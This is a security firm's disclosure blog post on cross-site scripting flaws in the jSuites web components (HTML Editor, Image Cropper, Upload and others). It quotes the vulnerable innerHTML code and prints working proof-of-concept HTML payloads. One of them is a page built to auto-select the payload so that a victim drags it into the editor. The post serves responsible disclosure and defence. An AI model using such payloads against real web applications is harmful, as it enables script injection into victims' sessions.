


By Daniel Kachakil
JSuites is an open-source collection of web components and JavaScript plugins, including HTML Editor, Calendar, Image Cropper, Tabs, among others. I came across some of these components while conducting a penetration test for one of our customers, during which I was able to find and exploit a cross-site scripting (XSS) vulnerability affecting two of them. A few months later, I reviewed more of these components and discovered several other instances of XSS.
jSuites Components
According to its public documentation, jSuites is "a free and open-source collection of lightweight JavaScript plugins, combining several common tools in a single package to facilitate the acceleration of web application development."
The relevant websites related to these components are:
The version where the vulnerabilities were identified was the latest one at that time (v5.12.0).
Vulnerabilities
Please be aware that this was not a comprehensive security review of the jSuites components. It was a best-effort manual code review focused on analyzing some well-known potentially insecure HTML properties and sinks, such as innerHTML, that could lead to HTML injection or XSS vulnerabilities.
The list of reported vulnerabilities was:
- Reflected Cross-Site Scripting in jSuites HTML Editor through Drag and Drop
- Reflected Cross-Site Scripting in jSuites Image Cropper through Drag and Drop
- Reflected Cross-Site Scripting in jSuites Upload Plugin through Drag and Drop
- Potential Cross-Site Scripting in jSuites Tabs through Titles and Icons
- Potential Cross-Site Scripting in jSuites Organogram through Multiple Attributes
- Potential Cross-Site Scripting in jSuites Player through Song Titles and Authors
- Potential Cross-Site Scripting in jSuites Heatmap through Title and Colors
Some of them were categorized as potential, since their exploitability depends on how the components are integrated in the final application. The confirmed ones (the first three) were somewhat similar to the only published security advisory in the jSuites GitHub repository at the time of writing this (Clipboard-based XSS, also reported in parallel by GitHub Security Lab as CVE-2021-1002), but instead of relying on the clipboard, the attack vector was through drag and drop.
None of these findings is rocket science but they clearly show that, despite many years of evolution and security awareness, modern frameworks can still be vulnerable. Let's elaborate a bit on the first one I found, which affected the jSuites HTML Editor. The ones affecting jSuites Image Cropper and jSuites Upload were very similar.
Reflected Cross-Site Scripting in jSuites HTML Editor through Drag and Drop
Analyzing the JavaScript code implementing the jSuites HTML Editor component, we can see that the extractImageFromHtml function used innerHTML in an unsafe manner to extract image tags (img) from a string containing HTML:
https://github.com/jsuites/jsuites/blob/v5.12.0/src/plugins/editor.js#L161-L174
var extractImageFromHtml = function(html) {
    // Create temp element
    var div = document.createElement('div');
    div.innerHTML = html;

    // Extract images
    var img = div.querySelectorAll('img');
    ...
}
This function (extractImageFromHtml) is invoked from editorDrop, which is set as an event handler for the drop event:
https://github.com/jsuites/jsuites/blob/v5.12.0/src/plugins/editor.js#L706-L736
var editorDrop = function(e) {
    if (editorAction || obj.options.dropZone == false) {
        // Do nothing
    } else {
        ...
        var html = (e.originalEvent || e).dataTransfer.getData('text/html');
        var text = (e.originalEvent || e).dataTransfer.getData('text/plain');
        var file = (e.originalEvent || e).dataTransfer.files;

        if (file.length) {
            obj.addFile(file);
        } else if (text) {
            extractImageFromHtml(html);
        }

        el.classList.remove('jeditor-dragging');
        e.preventDefault();
    }
}

...
obj.editor.addEventListener('drop', editorDrop);
...
To trigger the vulnerable function with potentially dangerous input, the dragged and dropped contents had to satisfy the following conditions:
- Must not contain any files: This ensures that the
file.lengthcondition evaluates to false. This can be easily achieved by dropping selected text instead of files. - Must contain a MIME type of
text/plainwith any contents: Just to make sure that thetextvariable is not undefined, because this value is not the one passed to the function, but we need theif (text)condition to be true. - Most also contain a MIME type of
text/htmlwith a valid payload: The contents of this will end up in thehtmlvariable, which triggers the vulnerability.
One of the simplest ways to achieve this could be with the following HTML payload:
<html>
  <img src="does-not-exist.png" onerror="alert('XSS in ' + document.location)" />
  text
</html>

When I was trying to exploit this, I first tried with an image alone, including alt attributes, among other failed attempts, but the dropped contents did not include any text/plain element. This is where I had to add the "text" part to the equation to make it work.
This reflected XSS needs user interaction to become exploitable, and I consider it quite unlikely for a victim to be tricked into manually selecting the image with the payload along with the additional text and then drag it over the HTML Editor component. To make it easier for the victim, and therefore give the exploit more chances to succeed, I created a more elaborate version which automatically selects the contents and makes it harder to deselect them. In addition, I added a Content Security Policy (CSP) to the attacker-controlled HTML page, so the payload will not be triggered there.
<html>
  <head>
    <!-- Prevent the "onerror" handler from executing when rendering this PoC -->
    <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self' 'nonce-x';">
  </head>
  <body>
    <div id="selectMe">
      <img src="does-not-exist.png" onerror="javascript:alert('XSS in ' + document.location)" /><br />
      Make sure this text is also selected
    </div>

    <script nonce="x">
      // This is to automatically select the contents after the page loads
      function selectContent() {
        const range = document.createRange();
        const selection = window.getSelection();
        const node = document.getElementById("selectMe");

        range.selectNodeContents(node);
        selection.removeAllRanges();
        selection.addRange(range);
      }

      window.addEventListener('DOMContentLoaded', selectContent);

      // And to prevent the user from deselecting it, but allowing to drag and drop the contents
      document.addEventListener('selectionchange', () => {
        const selection = window.getSelection();
        if (selection && selection.isCollapsed) {
          selectContent();
        }
      });
    </script>
  </body>
</html>
The vulnerability could be exploited in any of the examples hosted on the official website (for example, https://jsuites.net/docs/javascript-html-editor) by dragging and dropping the contents from another tab, web browser, or application that supports displaying HTML contents (e.g., email clients, rich text editors, etc.).
This short video shows how the JavaScript payload was triggered as soon as it was dropped into the jSuites HTML editor:
You can find more information about all the vulnerabilities that were reported in the security advisory.
Fixes
Based on a quick analysis of the commits published after disclosing the vulnerabilities to Jspreadsheet, the relevant commits with the fixes can be found in the following range:
https://github.com/jsuites/jsuites/compare/096f4448..6d7a77e2
The first version containing these fixes should be v5.13.0, although at the time of writing this, the Changelog file was not updated with this information, so there was no explicit notes about any of the security fixes related to this advisory.
Note: Anvil did not verify if these fixes were appropriate or if they fully mitigate the disclosed vulnerabilities.
Responsible Disclosure Timeline
- June 2025: Anvil discovers two XSS in the jSuites components while conducting a penetration test.
- July-August 2025: Additional components were reviewed during spare time, focusing on XSS. Several vulnerabilities were identified and documented.
- 2025-09-02: Before responsible disclosure, Anvil confirmed that all the vulnerabilities still affected the latest versions.
-
2025-09-03:
- Anvil contacts Jspreadsheet via email, requesting a security contact to disclose the discovered vulnerabilities.
- Jspreadsheet replies with a security contact email address.
- Anvil sends an email to the provided address, attaching a PDF advisory containing technical details of the vulnerabilities.
- Jspreadsheet's security contact confirms receipt of the advisory and informs Anvil that they will begin working on the fixes.
-
2025-09-05:
- Jspreadsheet's security contact informs Anvil that all vulnerabilities have been fixed and published to NPM and the GitHub repository.
- Anvil replies, recommending the security fixes to be documented in the Change Log.
- 2025-12-01: Anvil publishes this blog post and related security advisories.
About the Author

Daniel Kachakil is a Principal Security Engineer at Anvil Secure, where he leads the application and cloud security groups. Alongside his technical leadership, he has spoken at numerous security conferences and led many workshops and training courses.